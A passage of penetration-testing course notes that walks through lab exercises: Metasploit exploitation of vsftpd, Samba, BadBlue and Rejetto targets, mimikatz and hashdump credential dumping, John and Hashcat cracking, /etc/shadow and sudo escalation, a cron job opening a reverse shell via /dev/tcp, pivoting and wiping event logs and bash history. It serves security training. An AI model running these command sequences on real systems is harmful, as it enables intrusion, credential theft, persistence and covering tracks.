    - netsh advfirewall firewall help
    - netsh advfirewall firewall dump
    - netsh advfirewall firewall show allprofiles
    - netsh advfirewall

## (6) Windows Local Enumeration: Enumerating Processes & Services

- After gaining initial access to a target system, it is always important to learn more about the system like, what processes, services and scheduled tasks are currently running.
- What are we looking for ?

- Running processes & services
- Scheduled tasks
- A process is an instance of a running executable (.exe) or program.
- A service is a process which runs in the background and does not interact with the desktop.

[Target IP: 10.2.19.62]

- msfconsole
- search rejetto
- use 0
- set RHOSTS 10.2.19.62
- exploit [got meterpreter session]
  - ps [list out the running processes]
    - you can see the privileges associated with each processes in User section, you can also see architecture.
    - You can also see the Path, PID, Name, etc.
  - pgrep explorer.exe [will return the PID of specific process]
  - migrate 2176
    - we can migrate to explorer PID because, it is essentially to run Windows efficiently and it also provides a stable meterpreter session
  - getuid
  - sysinfo
  - pgrep hfs.exe [check whether it's running or not]
  - pgrep aws.exe
  - shell
    - net start
    - wmic service list brief [list of all running services in the background]
    - tasklist /SVC
    - schtasks /query /fo LIST
    - schtasks /query /fo LIST /v
      - manually check for the tasks running the 'NT AUTHORITY SYSTEM' privilege

## (7) Windows Local Enumeration:

### Automating Windows Local Enumeration

- In addition to performing local enumeration manually, we can also automate the process with the help of a few scripts and MSF modules.
- While local enumeration techniques/commands are important to know, as a penetration tester, you will need to be time efficient. As a result, you will need to learn how to utilize various automated enumeration scripts.
- In addition to automating the process of enumerating information like system configuration, users & groups etc, these automated enumeration scripts will also provide you with additional information regarding the target system like; privilege escalation vulnerabilities, locally stored passwords etc.

### Windows Local Enum Scripts

- **JAWS** – Just Another Windows (Enum) Script – JAWS is PowerShell script designed to help penetration testers (and CTFers) quickly identify potential privilege escalation vectors on Windows systems. It is written using PowerShell 2.0 so 'should' run on every Windows version since Windows 7.

- Github Repo- <https://github.com/411Hall/JAWS>
- nmap -sV -p 5985 10.2.21.181
- msfconsole
- search winrm
- use 4
- show options
- set RHOSTS 10.2.21.181
- set USERNAME administrator
- set PASSWORD tinkerbell
- set FORCE\_VBS true
- exploit [meterpreter session]
  - sysinfo
  - getuid
  - show\_mount
  - background
- search win\_privs
- use 0
- sessions
- set SESSION 1
- run
- search enum\_logged
- use 0
- set SESSION 1
- run
- search checkvmm
- use 2
- set SESSION 1
- run
- search enum\_applications
- use 0
- set SESSION 1
- run
- search enum\_computers
- use 0
- set SESSION 1
- run
- search enum\_patches
- use 0
- set SESSION 1
- run
- search enum\_shares
- use 0
- set SESSION 1
- run

- open the browser, go to the JAWS github repo, go to powershell script ‘jaws-enum.ps1’ convert it into raw, then copy it and back to kali machine
- save the copied content in a file as ‘jaws-enum.ps1’ at Desktop, and go to msfconsole
- sessions
- sessions 1
  - cd C:\\
  - dir
  - mkdir Temp
  - cd Temp
  - upload /root/Desktop/jaws-enum.ps1
  - shell
    - dir
    - powershell.exe -ExecutionPolicy Bypass -File .\jaws-enum.ps1 -OutputFilename JAWS-Enum.txt
    - dir
    - ctrl+c
  - ls
  - download JAWS-Enum.txt
  - open the downloaded file in your text editor to view the result

## (8) Linux Local Enumeration:

### Enumerating System Information

- After gaining initial access to a target system, it is always important to learn more about the system like, what OS is running as well as the OS version. This information is very useful as it gives us an idea of what we can do and what type of exploits we can run.
- What are we looking for ?
  - Hostname
  - Distribution & distribution release version
  - Kernel version & architecture
  - CPU information
  - Disk information & mounted drives
  - Installed packages/software
- ifconfig
- nmap -sV 192.178.80.3
- searchsploit vsftpd
- msfconsole
- search vsftpd
- setg RHOSTS 192.178.80.3
- use exploit/unix/ftp/vsftpd\_234\_backdoor
- show options
- exploit [got command shell session]
  - ls
  - /bin/bash -i
    - ctrl+z
- sessions
- sessions -u 1

- sessions
- sessions 2 [got meterpreter session]
  - sysinfo
  - shell
    - /bin/bash -i
      - cd /root
      - pwd
      - hostname
      - cat /etc/issue
      - cat /etc/\*release
      - uname -a
      - uname -r
      - env
      - lscpu
      - free -h
      - df -h [-h: human readable]
      - df -ht ext4
      - lsblk | grep sd
      - dpkg -l

## (9) Linux Local Enumeration:

### Enumerating Users & Groups

- After gaining initial access to a target system, it is always important to learn more about the system like, what user account you have access to and other user accounts on the system.
- What are we looking for ?
  - Current user & privileges
  - Other users on the system
  - Groups
- ifconfig
- msfconsole
- setg RHOSTS 192.72.78.3
- search vsftpd
- use exploit/unix/ftp/vsftpd\_234\_backdoor
- show options
- exploit
  - ctrl+z
- sessions
- sessions -u 1
- sessions
- sessions 2 [got meterpreter]
  - getuid
  - shell
    - /bin/bash -i
      - cd /root
      - whoami

- groups root
- cat /etc/passwd
- cat /etc/passwd | grep -v /nologin
- ls /home
- useradd bob -s /bin/bash
- cat /etc/passwd
- ls -al /home
- useradd -m john -s /bin/bash
- cat /etc/passwd
- ls -al /home
- groups
- groups bob
- usermod -aG root bob [add bob user to root group]
- groups bob
- last
- lastlog

## (10) Linux Local Enumeration: Enumerating Users & Groups

- What are we looking for ?
  - Current IP address & network adapter
  - Internal networks
  - TCP/UDP services running and their respective ports
  - Other hosts on the network
- ifconfig
- msfconsole
- setg RHOSTS 192.198.70.3
- search vsftpd
- use exploit/unix/ftp/vsftpd\_234\_backdoor
- show options
- exploit
  - ctrl+z
- sessions
- sessions -u 1
- sessions
- sessions 2 [got meterpreter session]
  - ifconfig
  - netstat
  - route
  - shell
    - /bin/bash -i
      - ifconfig
      - ip a s
      - cat /etc/networks
      - cat /etc/hostname

- cat /etc/hosts
- cat /etc/resolv.conf
- arp -a
- ctrl+c
- sessions
- sessions -u 1
- sessions
- sessions 3
  - ?
  - arp

## (11) Linux Local Enumeration:

### Automating Linux Local Enumeration

- In addition to performing local enumeration manually, we can also automate the process with the help of a few scripts and MSF modules.
- While local enumeration techniques/commands are important to know, as a penetration tester, you will need to be time efficient. As a result, you will need to learn how to utilize various automated enumeration scripts.
- In addition to automating the process of enumerating information like system information, users & groups etc, these automated enumeration scripts will also provide you with additional information regarding the target system like; privilege escalation vulnerabilities, locally stored passwords etc.

### Linux Local Enum Scripts

- **LinEnum** – LinEnum is a simple bash script that automates common Linux local enumeration checks in addition to identifying privilege escalation vulnerabilities
- GitHub Repo: <https://github.com/rebootuser/LinEnum>

- ifconfig
- nmap -sV 192.182.85.3
- check the open ports using your browser [shellshock vulnerability – cgi scripts]
- msfconsole
- search shellshock
- use 5
- show options
- set RHOSTS 192.182.85.3
- set TARGETURI /gettime.cgi
- exploit [got meterpreter session]
  - ctrl+z
- sessions
- search enum\_configs
- use 0
- show options
- set SESSION 1
- run
- loot
- cat path\_to\_file\_just\_created [/root/.msft4/loot/...]

- search enum\_network
- use 0
- show options
- set SESSION 1
- run
- cat path\_to\_file\_just\_created [for listening ports]
- cat path\_to\_file\_just\_created [for routing table]
- search enum\_system
- use 0
- set SESSION 1
- run
- cat path\_to\_file\_just\_created [to view the details]
- search checkvmm
- use 0
- set SESSION 1
- run
- sessions
- sessions 1
  - pwd
  - cd /tmp
  - ls
  - open browser and go to LinEnum github rep, go to LinEnum.sh script, convert it into raw, open text editor then copy it and save it into a file as ‘LinEnum’ at Desktop, back to meterpreter
  - upload /root/Desktop/LinEnum.sh
  - shell
    - /bin/bash -i
      - id
      - whoami
      - cat /etc/passwd
      - ls
      - chmod +x LinEnum.sh
      - ./LinEnum.sh [it will enumerate all the local information]

## (12) Setting Up a Web Server with Python:

### Transferring Files to Target Systems

- After obtaining initial access to a target system, you will need to transfer files to the target system.
- In some cases, you will not have access to the target system via a Meterpreter session, and as a result, you will need to use the inbuilt OS specific utilities to facilitate the transfer of files from your system to the target system.
- This process utilizes a two-step approach, where you will need to host the files you want to transfer on a web server and download the files hosted on the web server to the target system.

### Setting Up a Web Server with Python

- Python comes with a built-in module known as SimpleHTTPServer(python2) and http.server (python3), that can be used to facilitate a simple HTTP server that gives you standard GET and HEAD request handlers.
- This module can be used to host files in any directory of your system, and can be implemented through a single command in your terminal.

[Target IP: 10.4.28.110]

- ls -al /usr/share/windows-binaries/
- ls -al /usr/share/windows-resources/
- ls -al /usr/share/windows-resources/mimikatz
- ls -al /usr/share/windows-resources/mimikatz/x64
- cp /usr/share/windows-resources/mimikatz/x64/mimikatz.exe .
- ls
- python -m SimpleHTTPServer 80 [for python2]
  - or, python3 -m http.server 80 [for python3]
- open new terminal
- ifconfig
- check your ip whether it's accessible or not

### (13) Transferring Files to Windows Targets:

[Target IP: 10.2.30.185]

- nmap -sV -p 80 10.2.30.185
- searchsploit rejecto
- pwd
- searchsploit -m 39161
- ls -als
- vim 39161.py
  - set the ip\_addr to your kali IP{check using ifconfig}, and port =1234, then save the changes
- nc -nvlp 1234 [set the listener]
- open new terminal
- cd /usr/share/window-binaries
- ls
- python3 -m http.server 80
- go to new terminal, navigate to directory where exploit was saved
- python 39161.py 10.2.30.185 80
- python 39161.py 10.2.30.185 80 [run the exploit again]
- back to netcat listener [got simple command shell]
  - whoami
  - whoami /priv
- Terminate the hosted web server, and
- cd /usr/share/windows-resources/mimikatz/x64/
- ls
- ifconfig
- python3 -m http.server 80
- back to msfconsole

- cd C:\\
- dir
- mkdir Temp
- cd Temp
- certutil -urlcache -f <http://10.10.5.2/mimikatz.exe> mimikatz.exe [to download file]
- dir
- .\mimikatz.exe
  - privilege::debug
  - lsadump::sam
  - exit
- now, stop the web server hosted and
- cd /root
- vim test.txt
- python3 -m http.server 80
  - Type something and save it
- ifconfig
- back to msfconsole shell
  - certutil -urlcache -f <http://10.10.5.2/test.txt> test.txt
  - dir
  - type test.txt

#### (14) Transferring Files to Linux Targets:

- ifconfig
- nmap -sV 192.196.45.3
- tmux
- msfconsole
- setg RHOSTS 192.196.45.3
- search samba
- use exploit/linux/samba/is\_known\_pipename
- show options
- exploit [got command shell session]
  - /bin/bash -i
    - id
    - cat /etc/release
    - cat /etc/\*release
    - pwd
    - ls
- go to new terminal using tmux [ctrl+b+c], now we are in terminal 1, you can verify the same by looking below where '\*' will be shifted to current terminal that is being used {previous session is within terminal 0}
- cd /usr/share/webshells/
- cd php/
- ls
- ifconfig
- python3 -m http.server 80
- navigate to terminal 0 [ctrl+b+0]
  - wget <http://192.196.45.2/php-backdoor.php>

- ls
- navigate to terminal 1 [ctrl+b+1]
- ctrl+c {to stop the running web server}
- cd /root
- echo “this is some test text” > test.txt
- cat test.txt
- python3 -m http.server 80
- navigate again to terminal 0 [ctrl+b+0]
  - wget <http://192.196.45.2/test.txt>
  - ls
  - cat test.txt
- **tmux** is a terminal multiplexer, allows you to have multiple terminal in a single terminal
  - tmux
  - ctrl+b+c {to open new terminal}
  - ctrl+b+0 {to go to 0 terminal}
  - ctrl+b+1 {to go to terminal 1}
  - exit [to exit from duplicate terminal]
  - it doesn’t allow you to scroll the terminal if you want you can do it using following:
    - ctrl+b+PageUp or ctrl+b+PageDown
    - hit ‘q’ button to again type within the terminal

## (15) Upgrading Non-Interactive Shells:

- ifconfig
- msfconsole
- setg RHOSTS 192.185.44.3
- search samba
- use exploit/linux/samba/is\_known\_pipename
- show options
- exploit [got non-interactive shell]
  - ls
  - pwd
  - /bin/bash -i
    - exit
  - cat /etc/shells
  - /bin/sh -i
    - ls
    - pwd
    - exit
  - python –version
  - python -c ‘import pty; pty.spawn(“/bin/bash”)’
    - perl –help
    - exit
  - perl -e ‘exec “/bin/bash”,’
  - ls
  - pwd
  - ruby: exec “/bin/bash”

- perl: exec “/bin/bash”;
- /bin/bash -i [got interactive shell]
  - env
  - export PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
  - env
  - export TERM=xterm
  - export SHELL=bash
  - env
  - ls -alps
  - top
  - wget

## (16) Windows Privilege Escalation:

### Identifying PrivEsc Vulnerabilities

- In order to elevate your privileges on Windows, you must first, identify privilege escalation vulnerabilities that exist on the target system.
- This process will differ greatly based on the type of target you gain access to. Privilege escalation on Windows can be performed through a plethora of techniques based on the version of Windows and the system’s unique configuration.
- This process can be quite tedious and time consuming and as a result, it is recommended to automate the processes of identifying privilege escalation vulnerabilities. This can be done through the use of various automation scripts.

### PrivescCheck

- PrivescCheck – This script aims to enumerate common Windows configuration issues
- GitHub Repo: <https://github.com/itm4n/PrivescCheck>

[Target IP: 10.2.31.230]

- msfconsole
- search web\_delivery
- use exploit/multi/script/web\_delivery
- show options
- show info
- show options
- show target
- set target PSH\ (Binary)
- set payload windows/shell/reverse\_tcp
- set PSH-EncodedCommand false
- show options
- set LHOST eth1
- exploit
- copy the generated powershell code, go to victim machine(Windows), open command prompt paste the code and Enter, back to the attacker machine
- sessions
- sessions 1
  - whoami
  - hostname
  - ctrl+z

- search shell\_to
- use 0
- show options
- set LHOST eth1
- set SESSION 1
- show advanced
- set WIN\_TRANSFER VBS
- show options
- sessions
- exploit
- sessions
- sessions 2
  - sysinfo
  - ps
  - migrate 2624 [pid of explorer.exe]
  - getuid
  - getprivs
  - cd C:\\
  - cd Users
  - cd student
  - cd Desktop
  - cd PrivescCheck
  - dir
  - shell
    - open the browser, go to the github repo of PrivescCheck, copy the command for command prompt {powershell -ep bypass -c “..\\PrivescCheck.ps1; Invoke-PrivescCheck”}, then back to shell session on msfconsole and paste it
    - Enter [now see the detailed results for important information]
    - **Continue....**

## (17) Windows Privilege Escalation:

- Continue from just previous lab, we got the credential [administrator:hello\_123321]
  - [Target IP: 10.4.21.189]
- open new terminal
- psexec.py Administrator @10.4.21.189 {enter password} [got command shell]
  - whoami
  - net user
  - whoami /priv
- back to msfconsole session
  - ctrl+c
  - ctrl+z
- sessions
- search psexec
- use exploit/windows/smb/psexec
- show options
- set LPORT 4422
- set RHOSTS 10.4.21.189

- set SMBUser administrator
- set SMBPass hello\_123321
- exploit
  - sysinfo
  - getuid

## (18) Linux Privilege Escalation:

### Weak Permissions

[Lab: access with non-privileged user account on a linux system]

- whoami
- cat /etc/passwd
- groups
- cat /etc/group
- groups student
- find / -not -type l -perm -o+w
- cat /etc/shadow
- ls -al /etc/shadow
- openssl passwd -1 -salt abc password
  - copy the output value
- vim /etc/shadow
  - go to root account, replace the \* to with copied value & save the changes
- su {enter credential that you have just saved for root user}
  - id
  - whoami

## (19) Linux Privilege Escalation:

### SUDO Privileges

[Lab: access with non-privileged user account on a linux system]

- cat /etc/passwd
- sudo -l
  - ‘/usr/bin/man’ is allowed to run with root privileges without any password
- man ls
- sudo man cat
- sudo man ls
  - type the following within the man page
  - “!/bin/bash” [got bash session with root privileges]
    - ls
    - flag
    - cat flag
    - id
    - sudo -l
    - su student
- /bin/bash -i
  - sudo -l
  - sudo man vim
    - !/bin/bash

- id

## (20) Windows Persistence: Persistence via Services

- Persistence consists of techniques that adversaries use to keep access to systems across restarts, changed credentials, and other interruptions that could cut off their access. Techniques used for persistence include any access, action, or configuration changes that let them maintain their foothold on systems, such as replacing or hijacking legitimate code or adding startup code. – MITRE ATT&CK
- Gaining an initial foothold is not enough, you need to setup and maintain persistence access to your targets.
- Note: The persistence technique you use will need to be in accordance with the rules of engagement laid out and agreed upon with the client.
- Go to MITRE ATT&CK website for more information.  
 [Target IP: 10.2.31.23]
  - nmap -sV 10.2.31.23
  - msfconsole
  - search rejetto
  - use 0
  - show options
  - set RHOSTS 10.2.31.23
  - exploit [meterpreter session]
    - sysinfo
    - getuid
    - background
  - search persistence\_service
  - use 0
  - show options
  - set LPORT 4433
  - sessions
  - set SESSION 1
  - show options
  - exploit
    - getuid
    - exit
  - sessions
  - sessions -k 1
  - sessions
  - exit
  - msfconsole
  - use multi/handler
  - set payload windows/meterpreter/reverse\_tcp
  - show options
  - set LHOST eth1
  - set LPORT 4433
  - exploit [got persistent meterpreter session]

- sysinfo
- getuid
- exit
- run
  - getuid

## (21) Windows Persistence: Persistence via RDP

[Target IP: 10.2.18.93]

- nmap -sV 10.2.18.93
- searchsploit BadBlue
- msfconsole
- search BadBlue
- use 1 {exploit/windows/http/badblue\_passthru}
- set RHOSTS 10.2.18.93
- show options
- exploit [got meterpreter session]
  - getuid
  - sysinfo
  - pgrep explorer
  - migrate 4072
  - sysinfo
  - run getgui -e -u alexis -p hacker\_123321 [alexis:hacker\_123321]
  - exit
- exit
- xfreerdp /u:alexis /p:hacker\_123321 /v:10.2.18.93
  - got the RDP connection
    - run command prompt as administrator
    - whoami
    - whoami /priv
    - net user

## (22) Linux Persistence: Persistence via SSH Keys

- Linux is typically deployed as a server operating system and as a result, Linux servers are typically accessed remotely via services/protocols such as SSH.
- If SSH is enabled and running on a Linux system you have compromised, you can take advantage of the SSH configuration to establish persistent access on the target system.
- In most cases Linux servers will have key-based authentication enabled for the SSH service, allowing users to access the Linux system remotely without the need for a password.
- After gaining access to a Linux system, we can transfer the SSH private key of a specific user account to our system and use that SSH private key for all future authentication and access.
- ifconfig
- ssh [student@192.63.238.3](mailto:student@192.63.238.3) {student:password}
  - ls -al
  - cat wait

- cd .ssh/
  - ls
  - cat id\_rsa [private key file]
  - ls
  - cat authorized\_keys
  - ls
  - exit
- scp [student@192.63.238.3](#):~/ssh/id\_rsa .
- ls -al
- chmod 400 id\_rsa
- ssh [student@192.63.238.3](#)
  - ls
  - rm wait
  - [connection will be closed now]
- ssh -i id\_rsa [student@192.63.238.3](#)
  - [logged in without entering the password, even if the password is changed]
  - exit
- ssh [student@192.63.238.3](#) [if you will enter the password, it will tell incorrect now]
- ssh -i id\_rsa [student@192.63.238.3](#)
  - ls -al
  - cat flag.txt

## (23) Linux Persistence:

### Persistence via Cron Jobs

- Linux implements task scheduling through a utility called Cron. Cron is a time-based service that runs applications, scripts and other commands repeatedly on a specified schedule.
- An application, or script that has been configured to be run repeatedly with Cron is known as a Cron Job
- We can use cron jobs to execute a command or script at a fixed interval to ensure we have persistent access to the target system.
- \* \* \* \* \* [command to execute]
  - 1<sup>st</sup> \*: minutes [0-59]
  - 2<sup>nd</sup> \*: hour [0-23]
  - 3<sup>rd</sup> \*: day of month [1-31]
  - 4<sup>th</sup> \*: month [1-12]
  - 5<sup>th</sup> \*: day of week [0-7]
- ‘\* \* \* \* \*’ means that the cron job will run every minute of every hour of every day of every month and every day of the week.
- ifconfig
- ssh [student@192.166.95.3](#) {student:password}
  - ls -al
  - cat /etc/cron
  - cat /etc/cron\*
  - echo “\* \* \* \* \* /bin/bash -c ‘bash -i >& /dev/tcp/192.166.95.2/1234 0>&1’” > cron
  - cat cron

- crontab -i cron
- crontab -l
- ls
- rm wait
- now our connection will be closed
- ssh [student@192.166.95.3](mailto:student@192.166.95.3) [it will not work, because password has been changed]
- nc -nvlp 1234 [because of cron persistent job, we got the access]
  - ls -al
  - cat flag.txt
  - exit
- nc -nvlp 1234 [it will work every minute]
  - ls

## (24) Dumping & Cracking NTLM Hashes:

### Windows Password Hashes

- The Windows OS stores hashed user account passwords locally in the SAM (Security Accounts Manager) database.
- Hashing is the process of converting a piece of data into another value. A hashing function or algorithm is used to generate the new value. The result of a hashing algorithm is known as a hash or hash value.
- Authentication and verification of user credentials is facilitated by the Local Security Authority (LSA).
- Windows versions up to Windows Server 2003 utilize two different types of hashes.
  - LM
  - NTLM
- Windows disables LM hashing and utilizes NTLM hashing from Windows Vista onwards.

### SAM Database

- SAM (Security Account Manager) is a database file that is responsible for managing user accounts and passwords on Windows. All user account passwords stored in the SAM database are hashed.
- The SAM database file cannot be copied while the operating system is running.
- The Windows NT kernel keeps the SAM database file locked and as a result, attackers typically utilize in-memory techniques and tools to dump SAM hashes from the LSASS process.
- In modern versions of Windows, the SAM database is encrypted with a syskey.
- Note: Elevated/Administrative privileges are required in order to access and interact with the LSASS process.

### NTLM (NTHash)

- NTLM is a collection of authentication protocols that are utilized in Windows to facilitate authentication between computers. The authentication process involves using a valid username and password to authenticate successfully.
- From Windows Vista onwards, Windows disables LM hashing and utilizes NTLM hashing.
- When a user account is created, it is encrypted using the MD4 hashing algorithm, while the original password is disposed of.
- NTLM improves upon LM in the following ways:
  - Does not split the hash into two chunks.
  - Case sensitive.

- Allows the use of symbols and unicode characters.

## Dumping & Cracking NTLM Hashes

- We can dump Windows password hashes by leveraging various utilities like:
  - The inbuilt meterpreter “hashdump command”
  - Mimikatz
- After we have dumped the hashes, we can track them through the use of the following utilities.
  - John The Ripper
  - Hashcat

[Target IP: 10.2.19.189]

- nmap -sV -p 80 10.2.19.189
- searchsploit BadBlue
- msfconsole
- search BadBlue
- use 1
- show options
- set RHOSTS 10.2.19.189
- exploit [got meterpreter session]
  - sysinfo
  - getuid
  - getprivs
  - pgrep lsass
  - migrate 708 [will migrate the session to 64-bit and more persistent]
  - hashdump
  - shell
    - net user
    - ctrl+c
  - copy the hashes of ‘Administrator’ and ‘Bob’ account, open new terminal
- cd Desktop
- vim hashes.txt [paste the hashes]
- cat hashes.txt
- john
- john –list=formats
- john –list=formats | grep NTLM
- john –list=formats | grep NT
- john –format=NT hashes.txt
  - [got credential= Administrator:password & bob:password1] save it for further use
- john
- gzip -d /usr/share/wordlists/rockyou.txt.gz
- john –format=NT hashes.txt –wordlist=/usr/share/wordlists/rockyou.txt
- hashcat –help [1000 for NTLM]
- hashcat -a3 -m 1000 hashes.txt /usr/share/wordlists/rockyou.txt
- nmap -p 3389 10.2.19.189
- xfreerdp /u:Administrator /p:password /v:10.2.19.189
  - got RDP connection on target

## (25) Dumping & Cracking Linux Password Hashes:

### Linux Password Hashes

- Linux has multi-user support and as a result, multiple users can access the system simultaneously. This can be seen as both an advantage and disadvantage from a security perspective, in that, multiple accounts offer multiple access vectors for attackers and therefore increase the overall risk of the server.
- All of the information for all accounts on Linux is stored in the passwd file located in: **/etc/passwd**.
- We cannot view the passwords for the users in the passwd file because they are encrypted and the passwd file is readable by any user on the system.
- All the encrypted passwords for the users are stored in the shadow file. it can be found in the following directory: **/etc/shadow**
- The shadow file can only be accessed and read by the root account, this is a very important security feature as it prevents other accounts on the system from accessing the hashed passwords.
- The passwd file gives us information in regards to the hashing algorithm that is being used and the password hash, this is very helpful as we are able to determine the type of hashing algorithm that is being used and its strength. We can determine this by looking at the number after the username encapsulated by the dollar symbol (\$).
  - Value:Hashing Algorithm = [\\$1:MD5, \\$2:Blowfish, \\$5:SHA-256, \\$6:SHA-512]
- ifconfig
- nmap -sV 192.234.199.3
- searchsploit ProFTPD
- service postgresql start
- msfconsole
- setg RHOSTS 192.234.199.3
- search ProFTPD
- use exploit/unix/ftp/proftpd\_133c\_backdoor
- show options
- exploit [got command shell session]
  - /bin/bash -i
    - cat /etc/shadow
    - ctrl+z
- sessions
- sessions -u 1
- sessions
- search hashdump
- use post/linux/gather/hashdump
- show options
- set SESSION 2
- run
- loot
- cat path\_to\_file\_just\_created
- exit -y [exit from msfconsole]

- gzip -d /usr/share/wordlists/rockyou.txt.gz
- john –format=sha512crypt /root/.msf4/loot/....192.123.199.3\_linux.hashes\_....txt – wordlist=/usr/share/wordlists/rockyou.txt [root:password]
- hashcat –help | grep 1800
- hashcat -a3 -m 1800 /root/.msf4/loot/....192.123.199.3\_linux.hashes\_....txt /usr/share/wordlists/rockyou.txt

## (26) Pivoting:

- Pivoting is a post exploitation technique that involves utilizing a compromised host to attack other systems on the compromised host's private internal network.
- After gaining access to one host, we can use the compromised host to exploit other hosts on the same internal network to which we could not access previously.
- Meterpreter provides us with the ability to add a network route to the internal network's subnet and consequently scan and exploit other systems on the network.

### Port Forwarding

- Port forwarding is the process of redirecting traffic from a specific port on a target system to a specific port on our system.
- In the context of pivoting, we can forward a remote port on a previously inaccessible host to a local port on our Kali Linux system so that we can remotely interact/exploit the service running on the port.

[Victim Machine 1: 10.0.29.148 & Victim Machine 2: 10.0.29.96]

- ping 10.0.29.148
- ping 10.0.29.96
- nmap -sV -p 80 10.0.29.148
- searchsploit rejecto
- msfconsole
- search rejecto
- use 0
- set RHOSTS 10.0.29.148
- show options
- exploit [got meterpreter session]
  - sysinfo
  - getuid
  - ipconfig
  - run autoroute -s 10.0.29.0/20
  - run autoroute -p
  - background
- search portscan
- use 5
- show options
- set RHOSTS 10.0.29.96
- set PORTS 1-100
- exploit
- sessions

- sessions 1
  - portfwd add -f 1234 -p 80 -r 10.0.29.96
  - background
  - open new terminal
- nmap -sV -p 1234 localhost [badblue running on 2<sup>nd</sup> target]
- back to msfconsole
- search BadBlue
- use 1
- show options
- set payload windows/meterpreter/bind\_tcp
- set RHOSTS 10.0.29.96
- exploit [got meterpreter session on Victim machine 2]
  - sysinfo
  - getuid
  - background
- sessions

## (27) Clearing Your Tracks on Windows:

- The exploitation and post-exploitation phases of a penetration test involves actively engaging with target systems and the data that is stored on these systems.
- As a result, you may be required to clear/undo any changes you have made to the target systems you have compromised based on the guidelines specified in the rules of engagement.
- If you have transferred any files to the target systems you have compromised, keep track of where they have been saved so that you can remove them when done.
- A good practice is to store all your scripts, exploits and binaries in the **C:/Temp** directory on Windows and the **/tmp** directory on Linux.
- It is also important to consider the exploitation framework you are using, an example of this is MSF, which is notorious for generating and storing artifacts on the target system when using exploit or post modules.
- Some well designed MSF modules provide you with instructions and resource scripts that provide you with information regarding where the artifacts are stored and how they can be removed.
- In the context of Windows, a typical post-exploitation technique pertinent to clearing your tracks is to delete the Windows Event Log. This is something that should be avoided during a penetration test as the Windows Event Log stores a lot of data that is important to the client you are performing the penetration test for.

[Target IP: 10.0.23.172]

- nmap -sV -p 80 10.0.23.172
- msfconsole
- search BadBlue
- use 1
- show options
- set RHOSTS 10.0.23.172
- show advanced
- exploit

- sysinfo
- getuid
- pgrep explorer
- migrate 4032
- sysinfo
- cd C:\\
- pwd
- ls
- mkdir Temp
- cd Temp
- pwd
- upload /usr/share/windows-binaries/nc.exe
- ls
- rm nc.exe
- ls
- background
- search persistence platform:windows
- use 2
- show options
- set LPORT 4433
- set SESSION 1
- show info
- exploit
  - cd C:\\ [navigate to directory where meterpreter service is created]
  - cd Users
  - cd Administrator
  - cd AppData
  - cd Local
  - cd Temp
  - ls
  - exit
- open new terminal, if rc file is generated by msfconsole
- cat /root/.msf4/logs/persistence/.....rc [Meterpreter rc file, generated resource script]
- back to msfconsole
- sessions
- sessions 1 [back to meterpreter session]
  - resource /root/.msf4/logs/persistence/.....rc [path to cleanup resource script]
    - it will clear all the logs automatically
  - clearev [it will delete entire Windows Event log, Not recommended]
- Note: Keep track of what & where you are transferring the files, etc.

## (28) Clearing Your Tracks on Linux:

- ifconfig
- nmap -sV -p 445 192.143.174.3
- msfconsole
- set RHOSTS 192.143.174.3

- search samba
- use exploit/linux/samba/is\_known\_pipename
- show options
- exploit
  - /bin/bash -i
    - cd ~
    - ls
    - cd /
    - ls -al
    - cd /tmp
    - ls
    - cd ~
    - ls
    - ls -al
    - cat /etc/passwd
    - uname -r
    - history
    - ls -al
    - touch .bash\_history
    - ls -al
    - history
    - echo “1 cd /tmp” > .bash\_history
    - cat .bash\_history
    - history -c
    - history
    - ls -al
    - cat /etc/passwd
    - history
    - exit
- exploit
  - /bin/bash -i
    - history
    - history -c
    - exit
- exploit
  - /bin/bash -i
    - history
    - ls -al
    - cd /root
    - ls
    - ls -al
    - cat .bash\_history
    - cat /dev/null > .bash\_history
    - history -c
    - history
    - cat .bash\_history

[to clear out .bash\_history files]
- **/tmp** directory files will be deleted, when the system will reboot.

## **Host & Network Penetration Testing – Social Engineering:-**

### **(1) Introduction to Social Engineering:**

- In the context of penetration testing and red teaming, social engineering is a technique used to manipulate individuals or employees within an organization to gain unauthorized access to sensitive information, systems, or facilities.
- It exploits human psychology, trust, and vulnerabilities to deceive targets into performing actions that compromise security, either through information disclosure or by performing specific actions that may seem innocuous at first glance.
- Social engineering attacks aim to bypass technical controls by targeting the weakest link in the security chain: the hum element.
- The premise of social engineering is to exploit the hum element, in other words, putting people or employees in situations where they will rely on their base instincts and most common forms of social interaction like:
  - The desire to be helpful
  - The tendency to trust people
  - The desire for approval
  - The fear of getting in trouble
  - Avoiding conflict or arguments
- By preying on the human element of system access, most times, attackers do not have to navigate around the security perimeter of an organization.
- Attackers/Pentesters just need to engage with employees inside the company to do their bidding for them.
- Instead of spending countless hours trying to infiltrate systems/networks through traditional server-side attacks like brute-force attacks, attackers can leverage social engineering to yield information or facilitate the execution of malware inside the company network in a matter of minutes.
- The advent and adoption of Social Networking as a form of communication has vastly improved the ability and effectiveness of attackers (likewise pentesters) to perform social engineering attacks as employees/targets can be easily contacted by anyone in the world with ease.
- Furthermore, Social Networks have also led to the rise of employees inadvertently/inadvertently exposing a lot of private information that can be used by attackers in aid of their social engineering attacks (Emails, phone numbers, addresses etc).

### **History**

- While many cybersecurity professionals think of social engineering as a technique exclusive to offensive security, that couldn't be farther from the truth.
- Social engineering is a practice that is as old as time. As long as there has been coveted information, there have been people seeing to exploit it.
- The term social engineering was first coined by Dutch industrialist J.C. Van Marken in 1894. Van Marken suggested that specialists were needed to attend to human challenges in addition to technical ones.
- Social Engineering was defined as a way to encourage people to handle social relations similarly to how they approach machines/mechanical systems.

### **Social Engineering & Pentesting**

- While social engineering has been a very viable attack vector for attackers, it has often been overlooked by penetration testers until recently.
- Contextualizing and operationalizing social engineering as a valid attack vector in penetration testing is a vital skill set to possess as a modern penetration tester.
- In penetration testing and red teaming exercises, phishing simulations are valuable for assessing an organization's susceptibility to social engineering attacks and identifying areas for improvement in security awareness and controls.

### **Types of Social Engineering:**

- Phishing: Deceptive emails, messages, or websites designed to trick recipients into revealing confidential information, such as passwords, account credentials, or financial data.
- Spear-Phishing: Targeted phishing attacks that are customized for specific individuals or groups within an organization, often using personalized information or context to increase credibility.
- Vishing (Voice Phishing): Phishing attacks conducted over phone calls or voice messages, where attackers impersonate legitimate entities (e.g. IT support, bank representatives) to extract sensitive information or manipulate victims into taking specific actions.
- Smishing (SMS Phishing): Phishing attacks conducted via SMS or text messages, where recipients are tricked into clicking on malicious links or providing sensitive information by impersonating trusted entities.
